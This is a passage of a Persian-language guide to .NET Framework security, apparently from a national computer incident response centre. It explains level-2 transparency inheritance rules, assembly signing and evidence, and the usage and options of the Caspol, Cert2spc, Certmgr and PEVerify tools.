جدول زیر بازنویسی تابع‌ها را که در شفافیت سطح ۲ مجاز است، نشان می‌دهد:

جدول ۳-۲: الگوهای بازنویسی

عضو پایه‌ی مجازی/واسط	بازنویسی/واسط
Transparent	**Transparent**
Transparent	**SafeCritical**
SafeCritical	**Transparent**
SafeCritical	**SafeCritical**
Critical	**Critical**

۳-۲-۷-۳ قواعد وراثت

در این بخش ترتیب زیر براساس دسترسی و قابلیت‌ها به کدهای شفاف، بحرانی و بحرانی-امن منتسب می‌شود:

بحرانی > بحرانی-امن > شفاف

- قواعد برای انواع: از چپ به راست، دسترسی محدودکننده‌تر می‌شود. انواع مشتق‌شده باید حداقل به اندازه‌ی نوع پایه محدودکننده باشند.

- قواعد برای تابع‌ها: تابع‌های مشتق نمی‌توانند دسترس‌پذیری که از تابع پایه گرفته‌اند تغییر دهند. رفتار پیش‌فرض به این‌گونه است که تمام تابع‌هایی که حاشیه‌نویسی نشده‌اند شفاف هستند. مشتق‌شده‌ها از انواع بحرانی باعث ایجاد یک استثنا می‌شوند اگر تابع بازنویسی‌شده به صورت صریح به عنوان بحرانی-امنیتی حاشیه‌نویسی نشده باشد.

جدول زیر الگوهای مجاز وراثت نوع را نشان می‌دهد:

جدول ۳-۲: الگوهای مجاز وراثت نوع

کلاس پایه	کلاس مشتق می‌تواند باشد:
Transparent	**Transparent**
Transparent	**SafeCritical**
Transparent	**Critical**
SafeCritical	**SafeCritical**
SafeCritical	**Critical**
Critical	**Critical**

جدول زیر الگوهای غیرمجاز وراثت نوع را نشان می‌دهد:

جدول ۳-۳: الگوهای غیرمجاز وراثت نوع

کلاس پایه	کلاس مشتق نمی‌تواند باشد:
SafeCritical	**Transparent**
Critical	**Transparent**
Critical	**SafeCritical**

جدول زیر الگوهای مجاز وراثت تابع را نشان می‌دهد:

جدول ۳-٤: الگوهای مجاز وراثت تابع

تابع پایه	تابع مشتق می‌تواند باشد:
Transparent	**Transparent**
Transparent	**SafeCritical**
SafeCritical	**Transparent**
SafeCritical	**SafeCritical**
Critical	**Critical**

جدول زیر الگوهای غیرمجاز وراثت تابع را نشان می‌دهد:

جدول ۳-۵: الگوهای غیرمجاز وراثت تابع

تابع پایه	تابع مشتق نمی‌تواند باشد:
Transparent	**Critical**
SafeCritical	**Critical**
Critical	**Transparent**
Critical	**SafeCritical**

۳-۱-۷-٤ اطلاعات و قواعد دیگر

پشتیبانی از درخواست لینک: مدل شفافیت سطح ۲، درخواست لینک را با صفت SecurityCriticalAttribute جایگزین کرده است. در کد سطح ۱، با یک درخواست لینک به صورت خودکار به عنوان یک درخواست برخورد می‌شود.

انعکاس: فراخوانی یک تابع بحرانی یا خواندن یک فیلد بحرانی یک درخواست برای اطمینان کامل ایجاد می‌کند (انگار شما یک تابع یا فیلد خصوصی را فراخوانی کرده‌اید). بنابراین کد با اطمینان کامل می‌تواند یک تابع بحرانی را فراخوانی کند ولی یک کد تاحدی مطمئن نمی‌تواند.

ویژگی‌های زیر به فضای نام System.Reflection اضافه شده است تا تعیین کند که یک نوع، تابع یا فیلد، **SecurityCritical**، **SecuritySafeCritical** یا **SecurityTransparent** است: IsSecurityCritical، IsSecuritySafeCritical و IsSecurityTransparent. از این ویژگی‌ها برای تعیین شفافیت با استفاده از انعکاس به جای بررسی حضور یک صفت استفاده کنید. قواعد شفافیت پیچیده هستند و بررسی برای صفت ممکن است کافی نباشد.

تابع‌های پویا شفافیت را از پیمانه‌هایی که به آن‌ها متصل هستند به ارث می‌برند؛ آن‌ها شفافیت را از نوع به ارث نمی‌برند.

عدم وارسی در اطمینان کامل: شما می‌توانید با تنظیم ویژگی SkipVerificationInFullTrust به true در صفت SecurityRulesAttribute، از وارسی برای اسمبلی‌های شفاف کاملاً مطمئن جلوگیری کنید:

```
[assembly:                          SecurityRules(SecurityRuleSet.Level2,
SkipVerificationInFullTrust = true)]
```

مقدار ویژگی SkipVerificationInFullTrust به صورت پیش‌فرض false است. بنابراین برای جلوگیری از وارسی باید مقدار آن برابر با true قرار داده شود. این فقط باید برای اهداف بهینه‌سازی انجام شود. شما باید

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

مطمئن شوید که کد شفاف در این اسمبلی قابل وارسی با استفاده از گزینه‌ی transparent در ابزار PEVerify است.

۳-۳ امنیت اسمبلی دات‌نت

وقتی شما یک اسمبلی را کامپایل می‌کنید، شما می‌توانید یک مجموعه از مجوزها مشخص کنید که اسمبلی برای اجرا نیاز دارد. این‌که مجوزهای خاص به اسمبلی اعطا شوند یا نشوند مبتنی بر شواهد است.

دو روش مجزا برای استفاده از شواهد وجود دارد:

- شاهد ورودی با شواهد جمع‌شده توسط بارگذار برای ایجاد یک مجموعه‌ی نهایی از شواهد ادغام می‌شود تا سیاست مشخص شود. تابع‌هایی که از این سمانتیک استفاده می‌کنند عبارتند از: **Assembly.Load**، **Assembly.LoadFrom** و **Activator.CreateInstance**.
- شاهد ورودی بدون تغییر به عنوان مجوعه نهایی شواهد برای تعیین سیاست استفاده می‌شود. این تابع‌ها از این سمانتیک استفاده می‌کنند: **Assembly.Load(byte[])** و **AppDomain.DefineDynamicAssembly()**.

مجوزهای اختیاری را می‌توان به‌وسیله سیاست امنیتی تنظیم‌شده روی کامپیوتری که اسمبلی اجرا می‌شود اعطا کرد. اگر شما می‌خواهید کد شما تمام استثناهای امنیتی بالقوه را مدیریت کند، شما می‌توانید یکی از کارهای زیر را انجام دهید:

- یک درخواست مجوز برای تمام مجوزهایی که کد شما باید داشته باشد درج کنید و شکستی را که اگر مجوزها اعطا نشوند اتفاق می‌افتد از قبل مدیریت کنید.
- از درخواست مجوز برای به دست آوردن مجوزهایی که کد شما ممکن است نیاز داشته باشد، استفاده نکنید. ولی برای مدیریت استثناهایی که ممکن است در صورت عدم اعطای مجوزها اتفاق بیافتند آماده باشید.

در زمان بارگذاری شواهد اسمبلی به عنوان ورودی سیاست امنیتی استفاده می‌شوند. سیاست امنیتی توسط سازمان و مدیر کامپیوتر به همراه تنظیمات سیاست امنیتی کاربر ساخته می‌شود و مجموعه مجوزهایی که به همه‌ی کد مدیریت‌شده زمان اجرا داده می‌شود را تعیین می‌کند. سیاست امنیتی را می‌توان برای ناشر اسمبلی، برای وب‌سایت و منطقه‌ای که اسمبلی از آن دانلود شده یا برای نام قوی اسمبلی ساخت. مثلاً مدیر یک کامپیوتر می‌توانید یک سیاست امنیتی برقرار کند که به همه کدهای دانلودشده از یک وب‌سایت و امضا شده

توسط یک کمپانی نرم‌افزاری خاص اجازه دسترسی به پایگاه‌داده روی یک کامپیوتر را بدهد ولی مجوز نوشتن روی دیسک کامپیوتر را ندهد.

۱-۳-۳ اسمبلی‌های دارای نام قوی و ابزارهای امضا

شما می‌توانید یک اسمبلی را با استفاده از دو روش مکمل امضا کنید: با نام قوی یا استفاده از ابزار امضای SignTool.exe. امضای یک اسمبلی با نام قوی یک رمزنگاری کلید عمومی به فایل حاوی مانیفست اسمبلی اضافه می‌کند. امضای نام قوی کمک می‌کند تا منحصر به فرد بودن نام بررسی شود و از جعل نام جلوگیری شود و هنگام ارجاع به فراخواننده یک هویت بدهد.

با این حال هیچ سطحی از اطمینان به نام قوی مرتبط نمی‌شود که این مساله SignTool را مهم می‌کند. ابزار امضا الزام می‌کند که یک ناشر هویتش را برای یک مرجع سوم شخص برای دریافت یک گواهی‌نامه اثبات کند. این گواهی‌نامه در فایل شما تعبیه می‌شود و مدیر می‌تواند از آن برای تصمیم‌گیری در مورد اطمینان به اصالت کد شما استفاده کند.

شما می‌توانید هم نام قوی و هم امضای تولید شده توسط SignTool را به یک اسمبلی بدهید یا فقط از یکی از آن‌ها استفاده کنید. ابزار امضا در هر لحظه فقط می‌تواند یک فایل را امضا کند، شما فایلی را امضا می‌کنید که حاوی مانیفست اسمبلی است. یک نام قوی در فایل حاوی مانیفست اسمبلی ذخیره می‌شود ولی یک امضا که توسط SignTool ایجاد شده در یک حفره رزرو شده در فایل قابل اجرای حاوی مانیفست اسمبلی ذخیره می‌شود. امضای یک اسمبلی با استفاده از SignTool را می‌توان به‌کار برد وقتی که شما یک سلسله‌مراتب اطمینان دارید که مبتنی بر امضاهای تولید شده توسط SignTool است یا وقتی که سیاست شما فقط از بخش کلید استفاده می‌کند و زنجیره اطمینان را بررسی نمی‌کند.

زبان مشترک زمان اجرا هم‌چنین یک بررسی درهم‌سازی انجام می‌دهد؛ مانیفست اسمبلی لیستی از تمام فایل‌هایی که اسمبلی را می‌سازند دارد که شامل یک درهم‌سازی از هر فایل می‌باشد. با بارگذاری هر فایل، محتوای آن درهم‌سازی می‌شود و با مقدار ذخیره شده در مانیفست مقایسه می‌شود. اگر دو مقدار مطابق نباشند، اسمبلی بارگذاری نمی‌شود.

از آن‌جایی‌که نام‌گذاری قوی و امضا با استفاده از SignTool جامعیت را تضمین می‌کند، شما می‌توانید سیاست امنیتی دسترسی به کد را بر اساس این دو شکل از شواهد اسمبلی قرار دهید. نام‌گذاری قوی و امضا جامعیت را از طریق امضاهای دیجیتال و گواهی‌نامه‌ها تضمین می‌کند. تمام تکنولوژی‌هایی که مطرح شد-

بررسی درهم‌سازی، نام‌گذاری قوی و امضا- با هم کار می‌کنند تا تضمین کنند که اسمبلی به هیچ طریقی تغییر نکرده است.

۳-٤ ابزارهای امنیتی دات‌نت

۳-٤-۱ ابزار سیاست امنیت دسترسی به کد Caspol.exe

ابزار سیاست امنیت دسترسی به کد (CAS) (Caspol.exe) کاربران و مدیران را قادر می‌سازد که سیاست امنیت را برای سطح سیاست ماشین، سطح سیاست کاربر و سطح سیاست سازمان اصلاح کنند.

مهم: در چارچوب دات‌نت نسخه‌ی ٤ و نسخه‌های بعدی، Caspol.exe تا زمانی که عنصر <legacyCasPolicy> با «true» مقداردهی نشده باشد، روی سیاست CAS تاثیری ندارد.

توجه: کامپیوترهای ٦٤ بیتی، هر دو نسخه‌های ۳۲ بیتی و ٦٤ بیتی سیاست امنیت را دارند. برای اطمینان از این موضوع که تغییر سیاست شما به هر دو برنامه‌های ٦٤ و ۳۲ بیتی اعمال می‌شود، هر دو نسخه‌ی ٦٤ و ۳۲ بیتی Caspol.exe را اجرا کنید.

ابزار سیاست امنیتی دسترسی به کد به طور خوکار با چارچوب دات‌نت و با ویژوال استودیو نصب می‌شود. شما می‌توانید بر روی سیستم‌های ۳۲ بیتی Caspol.exe را در مسیر %windir%\Microsoft.NET\Framework\ و در سیستم‌های ٦٤ بیتی در مسیر %windir%\Microsoft.NET\Framework64\ بیابید. (برای مثال، مکان Caspol.exe برای چارچوب دات‌نت نسخه‌ی ٤ روی یک سیستم ٦٤ بیتی به صورت زیر است:
(%windir%\Microsoft.NET\Framework64\v4.030319\caspol.exe

برای اجرای ابزار پیشنهاد می‌کنیم از خط فرمان برنامه‌نویسی برای ویژوال استودیو استفاده کنید که نیازی به رفتن به پوشه نصب ندارد.

نحوه‌ی فراخوانی ابزار:

```
caspol [options]
```

پارامترها

با توجه به این‌که تعداد پارامترها و توضیحات آن‌ها بسیار زیاد است و بیان آن‌ها از حوصله این مستند خارج است می‌توانید به آدرس زیر مراجعه نمایید:

https://msdn.microsoft.com/en-us/library/cb6t8dtz(v=vs.110).aspx?f=255&MSPPError=-2147217396#Anchor_1

نکات

سیاست‌های امنیت با استفاده از سه سطح سیاست بیان می‌شوند: سیاست ماشین، سیاست کاربر و سیاست سازمان (enterprise). مجموعه دسترسی‌هایی که یک اسمبلی دریافت می‌کند توسط اشتراک مجموعه دسترسی‌های تعیین‌شده با این سه سیاست تعیین می‌شود. هر سطح سیاست با یک ساختار سلسله‌مراتبی گروه‌های کد نمایش داده می‌شود. هر گروه کد یک شرط عضویت دارد که تعیین می‌کند کدام کد عضوی از آن گروه است. یک مجموعه دسترسی نام‌گذاری شده نیز به هر کدام از گروه‌های کد اختصاص داده می‌شود. این مجموعه، دسترسی‌های متعلق به کدی را مشخص می‌کند که شرایط عضویت را برآورده می‌کنند. یک سلسله‌مراتب گروه کد، به همراه مجموعه مجوزهای نامدار مرتبط با آن، هر سطح از سیاست امنیت را تعریف و نگه‌داری می‌کند. می‌توانید گزینه‌های -user، -customuser، -machine و -enterprise را برای تنظیم سطح سیاست امنیت مورد استفاده قرار دهید.

ارجاع به گروه‌های کد و مجموعه‌های مجوز

به منظور تسهیل در ارجاع دادن به گروه‌ها در یک سلسله‌مراتب، گزینه‌ی -list یک لیست از گروه‌های کد را در کنار برچسب‌های عددی آن‌ها نمایش می‌دهد (1، 1.1، 1.1.1 و ...). دیگر عملیات خط دستور که گروه‌های کد را مورد هدف قرار گرفته‌اند نیز از برچسب‌های عددی برای ارجاع دادن به گروه‌های کد مشخص استفاده می‌کنند.

به مجموعه دسترسی‌های نام‌گذاری‌شده، توسط نام آن‌ها ارجاع داده می‌شود. گزینه‌ی -list لیستی از گروه‌های کد را به همراه یک لیست نام‌گذاری‌شده از مجموعه‌های مجوز موجود در سیاست نشان می‌دهد.

مثال‌های استفاده

-addfulltrust: فرض کنید یک مجموعه دسترسی شامل یک دسترسی سفارشی به سیاست ماشین اضافه شده باشد. این دسترسی سفارشی در MyPerm.exe پیاده‌سازی شده است و MyPerm.exe به MyOther.exe ارجاع می‌دهد. هر دو اسمبلی باید به لیست اسمبلی‌های کاملاً مورد اطمینان اضافه شوند. دستور زیر MyPerm.exe را به اسمبلی لیست مورد اطمینان اضافه می‌کند.

```
caspol -machine -addfulltrust MyPerm.exe
```

دستور زیر اسمبلی MyOther.exe را به لیست کاملاً مورد اطمینان برای سیاست ماشین اضافه می‌کند.

```
caspol -machine -addfulltrust MyOther.exe
```

دستور زیر یک گروه کد فرزند را به ریشه‌ی سلسله‌مراتب گروه کد سیاست ماشین اضافه می‌کند. گروه کد جدید عضوی از منطقه‌ی Internet و با مجموعه دسترسی Execution مرتبط است.

```
caspol -machine -addgroup 1.  -zone Internet Execution
```

دستور زیر یک زیر گروه کد را به \\netserver\netshare اضافه می‌کند.

```
caspol    -machine    -addgroup    1.    -url    \\netserver\netshare\*
                                                          LocalIntranet
```

-addpset: دستور زیر مجموعه‌ی دسترسی Mypset را به سیاست کاربر اضافه می‌کند.

```
caspol -user -addpset Mypset.xml Mypset
```

-chggroup: دستور زیر مجموعه‌ی دسترسی سیاست کاربر گروه کد با برچسب 1.2. را به مجموعه‌ی دسترسی Execution تغییر می‌دهد.

```
caspol -user -chggroup 1.2. Execution
```

دستور زیر شرط عضویت در سیاست پیش‌فرض گروه کد با برچسب 1.2.1 را تغییر می‌دهد و تنظیمات پرچم exclusive را نیز عوض می‌کند.

```
caspol -chggroup 1.2.1. -zone Internet -exclusive on
```

-chgpset: دستور زیر مجموعه‌ی دسترسی را با نام Myset برای مجموعه‌ی دسترسی‌های شامل newpset.xml تغییر می‌دهد. توجه کنید که نسخه‌ای که به تازگی منتشر شده است تغییرات مجموعه‌ی دسترسی‌هایی که با گروه کد مرتبط استفاده شده‌اند را پشتیبانی نمی‌کند.

```
caspol -chgpset Mypset newpset.xml
```

-force: دستور زیر سبب می‌شود تا گروه کد ریشه‌ی سیاست (برچسب ۱) با مجموعه‌ی دسترسی Nothing همراه شود. این امر جلوی اجرای Caspol.exe را می‌گیرد.

```
caspol -force -user -chggroup 1 Nothing
```

-recover: این دستور جدیدترین سیاست ماشین ذخیره شده را بازیافت می‌کند.

```
caspol -machine -recover
```

-remgroup: دستور زیر گروه کد 1.1. را حذف می‌کند. اگر این گروه کد هرگونه زیر گروهی داشته باشد، آن گروه‌ها نیز حذف می‌شوند.

```
caspol -remgroup 1.1.
```

-rempset: دستور زیر مجموعه دسترسی Execution را از سیاست کاربر حذف می‌کند.

```
caspol -user -rempset Execution
```

دستور زیر Mypset را از سطح سیاست کاربر حذف می‌کند.

```
caspol -rempset MyPset
```

-resolvegroup: دستور زیر تمام گروه‌های کد سیاست ماشین را نشان می‌دهد که myassembly به آن تعلق دارد.

```
caspol -machine -resolvegroup myassembly
```

دستور زیر تمام گروه کدهای ماشین، کاربر و سیاست کاربرهایی که به myassembly تعلق دارند را نشان می‌دهد.

```
caspol -customall "c:\config_test\security.config" -resolvegroup myassembly
```

-resolveperm:

دستور زیر اجازه‌های testassembly را بر اساس سطوح سیاست کاربر و ماشین محاسبه می‌کند.

```
caspol -all -resolveperm testassembly
```

۲-٤-۳ ابزار سنجش گواهی‌نامه‌ی ناشر نرم‌افزار Cert2spc.exe

ابزار سنجش گواهی‌نامه‌ی ناشر نرم‌افزار از یک یا تعداد بیشتری از گواهی‌های X.509، یک گواهی‌نامه ناشر نرم‌افزار (SPC) ایجاد می‌کند. Cert2spc.exe فقط برای آزمون است. شما می‌توانید از یک ارائه‌دهنده‌ی مجوز مانند VeriSign یا Thawte، به یک SPCی معتبر دست یابید.

این ابزار به‌صورت خودکار با ویژوال استودیو نصب می‌شود. برای اجرای ابزار، توصیه می‌کنیم که از خط فرمان برنامه‌نویس برای ویژوال استودیو استفاده کنید. این کاربردها شمارا قادر می‌سازد که به‌سادگی بدون نیاز به رفتن به پوشه‌ی نصب، ابزار را اجرا کنید.

نحوه‌ی اجرای برنامه

```
cert2spc cert1.cer | crl1.crl [... certN.cer | crlN.crl]
outputSPCfile.spc
```

پارامترها

آرگومان	شرح
certN.cer	نام یک گواهی X.509 برای شامل شدن در فایل SPC. می‌توانید چندین نام که با فاصله جداشده‌اند را مشخص کنید.
crlN.crl	نام لیست ابطال گواهی برای شامل شدن در فایل SPC. می‌توانید چندین نام که با فاصله

	جداشده‌اند را مشخص کنید.
outputSPCfile.spc	نام شی PKCS #7 که شامل گواهی‌های X.509 خواهد شد.

مثال‌های کاربرد

فرمان زیر، یک SPC از myCertificate.cer ایجاد می‌کند و آن را در mySPCFile.spc جای می‌دهد:

```
cert2spc myCertificate.cer mySPCFile.spc
```

فرمان زیر، یک SPC ازoneCertificate.cer و twoCertificate.cer ایجاد می‌کند و آن را در mySPCFile.spc جای می‌دهد:

```
cert2spc oneCertificate.cer twoCertificate.cer mySPCFile.spc
```

۳-٤-۳ ابزار مدیر گواهی‌نامه Certmgr.exe

ابزار مدیریت گواهی‌نامه (certmgr.exe)، گواهی‌نامه‌ها، لیست‌های اطمینان گواهی‌نامه‌ها (CTLs) و لیست‌های لغو گواهی‌نامه (CRLs) را مدیریت می‌کند.

این ابزار به صورت خودکار با ویژوال استودیو نصب می‌شود. برای اجرای ابزار از خط فرمان ویژوال استودیو برای برنامه‌نویس استفاده کنید.

در خط فرمان دستور زیر را تایپ کنید:

```
certmgr [/add | /del | /put] [options]
[/s[/r registryLocation]] [sourceStorename]
[/s[/r registryLocation]] [destinationStorename]
```

پارامترها

آرگومان	تعریف
sourceStorename	انبار گواهی‌نامه که شامل گواهی‌نامه‌های موجود، CTLها، یا CRLها برای افزودن، حذف کردن، ذخیره کردن یا نمایش می‌باشد. این می‌تواند یک فایل انبار یا یک انبار سیستم باشد.
destinationStorename	فایل یا انبارگواهی‌نامه خروجی

گزینه	توصیف
/add	گواهی‌نامه‌ها، CTLها، CRLها را به حافظه‌ی گواهی‌نامه اضافه می‌کند.

/all	زمانی که با add/ استفاده شود همه ورودی‌ها را اضافه می‌کند. زمانی که با del/ استفاده شود همه ورودی‌ها را حذف می‌کند. زمانی که بدون گزینه add/ یا del/ استفاده شود همه ورودی‌ها را به نمایش می‌گذارد. گزینه‌ی all/ را نمی‌توان با گزینه‌ی put/ استفاده کرد.
/c	زمانی که با add/ استفاده شود،گواهی‌نامه‌ها را اضافه می‌کند. زمانی که با del/ استفاده شود،گواهی‌نامه‌ها را حذف می‌کند. زمانی که با put/ استفاده شود،گواهی‌نامه‌ها را ذخیره می‌کند. زمانی که بدون گزینه add/، del/ یا put/ استفاده شود، گواهی‌نامه‌ها را به نمایش می‌گذارد.
/CRL	زمانی که با add/ استفاده شود، CRLها را اضافه می‌کند. زمانی که با del/ استفاده شود CRLها را حذف می‌کند. زمانی که با put/ استفاده شود CRLها را ذخیره می‌کند. اگر که بدون گزینه add/، del/ یا put/ استفاده شود CRLها را به نمایش می‌گذارد.
/CTL	هنگامی‌که با add/ استفاده شود، CTLها را اضافه می‌کند. هنگامی‌که با del/ استفاده شود CTLها را حذف می‌کند. هنگامی‌که با put/ استفاده شود CTLها را ذخیره می‌کند. هنگامی‌که بدون گزینه add/، del/ یا put/ استفاده شود CTLها را به نمایش می‌گذارد.
/del	گواهی‌نامه‌ها، CTLها، CRLها را از حافظه‌ی گواهی‌نامه، حذف می‌کند.
/e encodingType	نوع رمزگذاری گواهی را مشخص می‌کند. مقدار پیش‌فرض X509_ASN_ENCODING است.
/f dwFlags	حافظه‌ی پرچم باز[1] را مشخص می‌کند. این پارامتر dwFlags است که به CertOpenStore ارسال می‌شود. مقدار پیش‌فرض CERT_SYSTEM_STORE_CURRENT_USER است. تنها درصورتی که گزینه y/ استفاده شود، این گزینه در نظر گرفته می‌شود.
/h[elp]	نحوی فرمان[2] و گزینه‌های این ابزار را به نمایش می‌گذارد.
/n nam	نام عمومی گواهی‌نامه را برای اضافه کردن، حذف کردن یا ذخیره کردن مشخص می‌کند. این گزینه فقط می‌تواند با گواهی‌ها استفاده شود؛ از این گزینه با CRLها و CTLها نمی‌توان استفاده کرد.
/put	گواهی‌نامه X.509، CTL یا CRL را از حافظه‌ی گواهی‌نامه در یک فایل ذخیره می‌کند. این

[1] Open Flag

[2] Command Syntax

	فایل در قالب X.509 ذخیره می‌شود. می‌توان از گزینه 7/ همراه با گزینه‌ی put/ برای ذخیره کردن این فایل در قالب PKCS #7 استفاده کرد. گزینه‌ی put/ می‌بایست هم با c, /CTL/ و یا CRL/ استفاده شود. گزینه‌ی all/ نمی‌تواند با گزینه‌ی put/ استفاده شود.
/r location	موقعیت رجیستری حافظه‌ی سیستم را شناسایی می‌کند. این گزینه فقط اگر گزینه s/ را مشخص کنید، در نظر گرفته می‌شود. موقعیت (location) می‌بایست یکی از موارد زیر باشد: currentUser نشان می‌دهد که حافظه‌ی گواهی‌نامه تحت کلید HKEY_CURRENT_USER می‌باشد. این پیش‌فرض است. localMachine نشان می‌دهد که حافظه‌ی گواهی‌نامه تحت کلید HKEY_LOCAL_MACHINE است.
/s	نشان می‌دهد که حافظه‌ی گواهی‌نامه، حافظه سیستم است. اگر این گزینه را مشخص نکنید، این حافظه StoreFile در نظر گرفته می‌شود.
/sha1 sha1Hash	هش SHA1 برای گواهی‌نامه، CTL یا CRL برای اضافه کردن، حذف کردن و ذخیره کردن مشخص می‌کند.
/v	حالت verbose را مشخص می‌کند؛ اطلاعات دقیق در مورد گواهی‌نامه‌ها CTLها و CRLها را به نمایش می‌گذارد. این گزینه نمی‌تواند همراه با گزینه‌های add, /del/ یا put/ استفاده شود.
/y provider	نام ارائه‌دهنده‌ی حافظه را مشخص می‌کند.
/7	مقصد حافظه را به‌صورت شی PKCS #7 ذخیره می‌کند.
/?	نحوی فرمان و گزینه‌های این ابزار را به نمایش می‌گذارد.

ملاحظات

Certmgr.exe توابع اساسی زیر را اجرا می‌کند:

- گواهی‌نامه‌ها، CTLها و CRLها را برای کنسول[1] به نمایش می‌گذارد.

[1] Console

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

- گواهی‌نامه‌ها، CTLها و CRLها را به یک حافظه‌ی گواهی‌نامه اضافه می‌کند.
- گواهی‌نامه‌ها، CTLها و CRLها را از یک حافظه‌ی گواهی‌نامه حذف می‌کند.
- گواهی‌نامه X.509، CTL یا CRL را از یک حافظه‌ی گواهی‌نامه، در یک فایل ذخیره می‌کند.

Certmgr.exe با دو نوع حافظه‌ی گواهی‌نامه کار می‌کند: StoreFile و حافظه‌ی سیستم (system store). لازم نیست که نوع حافظه‌ی گواهی‌نامه مشخص شود، Certmgr.exe می‌تواند نوع حافظه را شناسایی کند و عملیات مناسب را اجرا کند.

اجرا کردن Certmgr.exe بدون مشخص کردن هیچ گزینه‌ای certmgr.msc snap-in را راه‌اندازی می‌کند، که دارای GUI است که با وظایف مدیریت گواهی‌نامه، کمک می‌کند که از خط فرمان نیز در دسترس می‌باشند. GUI ویزارد(wizard)ی را ارایه می‌دهد، که گواهی‌نامه‌ها، CTLها و CRLها را از دیسک شما به یک حافظه گواهی‌نامه کپی می‌کند.

مثال‌های استفاده

فرمان زیر حافظه سیستم پیش‌فرض را به نام my با خروجی verbose به نمایش می‌گذارد .

```
certmgr /v /s my
```

فرمان زیر تمام گواهی‌نامه‌هایی را که در یک فایل به نام myFile.ext است، به فایل جدیدی به نام newFile.ext اضافه می‌کند.

```
certmgr /add /all /c myFile.ext newFile.ext
```

فرمان زیر گواهی‌نامه‌ای را که در فایلی به نام testcert.cer است، به my system store اضافه می‌کند.

```
certmgr /add /c testcert.cer /s my
```

فرمان زیر گواهی‌نامه‌ای را که در فایلی به نام TrustedCert.cer است، به حافظه گواهی‌نامه‌ی ریشه (root) اضافه می‌کند.

```
certmgr /c /add TrustedCert.cer /s root
```

فرمان زیر یک گواهی‌نامه با نام عمومی myCert را که در حافظه سیستم my است، را به فایلی به نام newCert.cer ذخیره می‌کند.

```
certmgr /add /c /n myCert /s my newCert.cer
```

فرمان زیر تمام CTLها را که در حافظه سیستم my هستند، حذف می‌کند و حافظه‌ی نتیجه را در فایلی به نام newStore.str ذخیره می‌کند.

```
certmgr /del /all /ctl /s my newStore.str
```

فرمان زیر یک گواهی‌نامه را که در حافظه‌ی سیستم my است، در فایل newFile ذخیره می‌کند. به شما اعلان خواهد شد تا عدد گواهی‌نامه را از my برای گذاشتن در newFile وارد کنید.

```
certmgr /put /c /s my newFile
```

۴-۴-۳ ابزار PEVerify

ابزار PEVerify به توسعه‌دهندگانی که زبان واسطه‌ی مایکروسافت (MSIL) را تولید می‌کنند (مانند نویسندگان کامپایلر، توسعه‌دهندگان موتور اسکریپت و ...) کمک می‌کند تعیین کنند آیا کد MSIL و ابرداده‌های[1] مرتبط آن‌ها پیش‌نیازهای ایمنی نوع را برآورده می‌کنند یا نه. اگر شما از به کار بردن ساختارهای خاص زبان اجتناب کنید، بعضی از کامپایلرها به‌صورت قابل‌اثبات، فقط کدهای ایمن نوع[2] تولید می‌کنند. اگر، به‌عنوان یک توسعه‌دهنده، در حال استفاده از چنین کامپایلری هستید، ممکن است بخواهید اثبات کنید ایمنی نوع کد خود را در معرض خطر قرار نداده‌اید. در این موقعیت، می‌توانید ابزار PEVerify را روی فایل‌های خود اجرا کنید تا MSIL و ابرداده را بررسی کنید.

این ابزار به صورت خودکار با ویژوال استودیو نصب می‌شود. برای اجرای نرم‌افزار از خط فرمان ویژوال استودیو برای برنامه‌نویس استفاده کنید.

نحوه استفاده

در خط فرمان دستور زیر را تایپ کنید:

```
peverify filename [options]
```

پارامترها

شناسه	تعریف
Filename	فایل اجرایی قابل‌حمل (PE) که برای آن MSIL و ابر داده بررسی می‌شوند.

گزینه	تعریف

[1] Metadata

[2] Type-safe

/break=maxErrorCount	بعد از تعداد maxErrorCount خطا بررسی را متوقف می‌کند. این گزینه از net framework. نسخه‌ی ۲ به بعد پشتیبانی نمی‌شود.
/clock	زمان‌های وارسی زیر را در واحد میلی‌ثانیه اندازه‌گیری و گزارش می‌کند: MD Val. Cycle: چرخه‌ی اعتبارسنجی ابرداده MD Val. Pure: خالص اعتبارسنجی ابرداده IL Ver. Cycle: چرخه‌ی اعتبارسنجی زبان واسطه‌ی مایکروسافت (MSIL) IL Ver pure: خالص اعتبارسنجی MSIL
/help	نحو و گزینه‌های ابزار را نمایش می‌دهد.
/hresult	کدهای خطا را در قالب hexadecimal، نمایش می‌دهد.
/ignore=hex.code [,hex.code]	کدهای خطای مشخص‌شده را نادیده می‌گیرد.
/ignore=@responseFile	کدهای خطای فهرست‌شده در فایل پاسخِ مشخص‌شده را نادیده می‌گیرد.
/il	بررسی‌های اعتبار نوع ایمنی MSIL را برای رویه‌های اجراشده در اسمبلی‌های مشخص‌شده با filename، انجام می‌دهد. این ابزار تعریف‌های مفصل را برای هر مشکل یافت‌شده بازمی‌گرداند مگر این‌که گزینه‌ی /quiet را مشخص کنید.
/md	بررسی‌های اعتبار ابرداده روی اسمبلی مشخص‌شده با filename، انجام می‌دهد. این امر ساختار کامل ابرداده‌ها در فایل همراهی و تمام مشکلات اعتبارسنجی مورد برخورد را گزارش می‌کند.
/nologo	نمایش نسخه‌ی تولید و اطلاعات حق چاپ (کپی‌رایت) را توقیف می‌کند.
/nosymbols	در چارچوب دات‌نت نسخه‌ی ۲,۰، شماره‌های خطوط را برای سازگاری با گذشته، کنار می‌گذارد.
/quiet	حالت بی‌صدا را مشخص می‌کند؛ خروجی گزارش‌های «مشکل اعتبارسنجی» را کنار می‌گذارد. Peverify.exe هم‌چنان گزارش می‌دهد اگرچه فایل، ایمن نوع باشد اما اطلاعات مربوط به مشکل اعتبارسنجی را گزارش نمی‌دهد.
/transparent	فقط تابع‌های آشکار را بررسی می‌کند.
/unique	کدهای خطای در حال تکرار را نادیده می‌گیرد.
/verbose	در نسخه‌ی ۲,۰ NET Framework.، اطلاعات اضافی را در پیام‌های اعتبارسنجی MSIL نمایش می‌دهد.

مرکز مدیریت امداد و هماهنگی عملیات خدمات راه دوری

/?	نحو فرمان و گزینه‌های ابزار را نمایش می‌دهد.

مثال‌های استفاده

فرمان زیر بررسی‌های اعتبارسنجی ابرداده و تأیید ایمنی نوع MSIL را برای تابع‌های اجراشده در اسمبلی myAssembly.exe، انجام می‌دهد.

```
peverify myAssembly.exe /md /il
```

پس از اتمام موفقیت‌آمیز درخواست بالا، Peverify.exe پیام زیر را نمایش می‌دهد:

```
All classes and methods in myAssembly.exe Verified
```

